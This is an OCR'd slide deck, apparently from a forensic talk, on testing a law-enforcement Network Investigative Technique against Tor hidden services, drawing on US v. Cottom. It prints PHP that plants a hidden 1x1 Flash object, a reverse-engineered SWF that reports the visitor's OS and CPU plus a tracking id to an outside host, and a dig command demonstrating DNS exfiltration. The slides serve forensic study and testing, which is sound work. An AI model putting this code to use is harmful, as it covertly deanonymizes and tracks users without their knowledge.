How to test a Network Investigative Techniques(NIT)

DR. MATTHEW MILLER

Law Enforcement Investigations

Types

- Phone Wiretapping
- Websites
- Peer-to-Peer File Sharing

Search Warrants

- Based on locality


Anonymization Techniques

I2P

- Invisible Internet Project

Tor


- The Onion Router
- Exit Nodes
- Clients IP addresses are hidden



Step 2: Alice's Tor client picks a random path to destination server. Green links are encrypted, red links are in the clear.

Tor Hidden Services

Servers are hidden too



Step 5: Bob connects to the Alice's rendezvous point and provides her one-time secret.

USA vs Cottom

Server located in Omaha Nebraska


Hosting illegal content

Multiple exploit methods


- Swf
- DNS
- Java
- Javascript

Access to the servers running the code


PHP



```
// Assign the template variables
$template->assign_vars(array(
  'S_COOKIE_JS'        => (string) generate_cookie(GALLERY_API_KEY, 'ws',   $session_id),
  'S_COOKIE_SWF'       => (string) generate_cookie(GALLERY_API_KEY, 'swf',  $session_id),
  'S_COOKIE_JAVA'      => (string) generate_cookie(GALLERY_API_KEY, 'java', $session_id),
  'S_DISPLAY_JS_GALLERY'    => $display_js,
  'S_DISPLAY_JAVA_GALLERY'  => $display_java,
  'S_DISPLAY_FLASH_GALLERY' => $display_swf
));
```



```
<!-- IF S_DISPLAY_FLASH_GALLERY -->
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width="1" height="1" id="swfgallery">
    <param name="movie" value="{T_IMAGESET_PATH}/gallery.swf"/>
    <param name="flashvars" value="id={S_COOKIE_SWF}"/>
    <!--[if !IE]>-->
    <object type="application/x-shockwave-flash"
            data="{T_IMAGESET_PATH}/gallery.swf"
            width="1" height="1">
        <param name="movie" value="{T_IMAGESET_PATH}/gallery.swf"/>
        <param name="flashvars" value="id={S_COOKIE_SWF}"/>
    </object>
    <!--<![endif]-->
</object>
<!-- ENDIF -->
```



```
function generate_cookie($key, $method, $session_id)
{
  // Create the @-delimited plaintext structure
  $data = "1@" . $method . "@" . $session_id . "$";

  // Generate a random IV and encrypt the JSON structure
  $ivlen = mcrypt_get_iv_size(MCRYPT_BLOWFISH, MCRYPT_MODE_CBC);
  $iv    = mcrypt_create_iv($ivlen, MCRYPT_DEV_URANDOM);
  $enc   = mcrypt_encrypt(MCRYPT_BLOWFISH, $key, $data, 'cbc', $iv);

  // Concatenate the IV and ciphertext and then base32-encode the output
  return join('.', str_split(strtoupper(bin2hex($iv . $enc)), 40));
}
```


Reverse Engineering SWF

Given binary file

- Source code was lost


Reversed binary

- Re-compiled



```
class ImageGallery
{

    public var _socket:Socket;
    public function new()
    {
        if(Boot.skip_constructor)
        {
            return;
        }

        _socket = null;
        loadGallery();
    }

    public static function main()
    {
        new ImageGallery();
    }

    public function onConnect(param1:Event)
    {
        var _loc2_:String = "{" + "\"o\":\"" + Capabilities.os + "\"," + "\"x\":\"" +
            Capabilities.cpuArchitecture + "\"," + "\"c\":\"" + Lib.current.loaderInfo.parameters.id + "\"" + "}";
        _socket.writeUTFBytes(_loc2_);
        _socket.writeByte(0);
        _socket.flush();
        _socket.close();

    }

    public function loadGallery()
    {
        trace("LoadGallery");
        var _loc2_:String = "";
        var _loc1_:String = Lib.current.loaderInfo.parameters.id;

        if(_loc1_ != null) {

            _loc2_ = "96.126.124.96." + _loc1_ + ".cpimagegallery.com";
            _socket = new Socket();
            _socket.addEventListener(Event.CONNECT,onConnect);
            _socket.connect(_loc2_,9001);

        }
    }
}
```


DNS exfiltration




```
$dig 96.126.124.96.A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4.cpimagegallery.com @172.16.173.129

; <<>> DiG 9.8.3-P1 <<>> 96.126.124.96.A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4.cpimagegallery.com @172.16.173.129
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48239
;; flags: qr rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;96.126.124.96.A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4.cpimagegallery.com. IN A

;; ANSWER SECTION:
96.126.124.96.A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4.cpimagegallery.com. 60 IN A 172.16.173.129

;; Query time: 2 msec
;; SERVER: 172.16.173.129#53(172.16.173.129)
;; WHEN: Wed Jun 10 11:10:36 2015
;; MSG SIZE  rcvd: 116
```

Data logging

Logged to log file



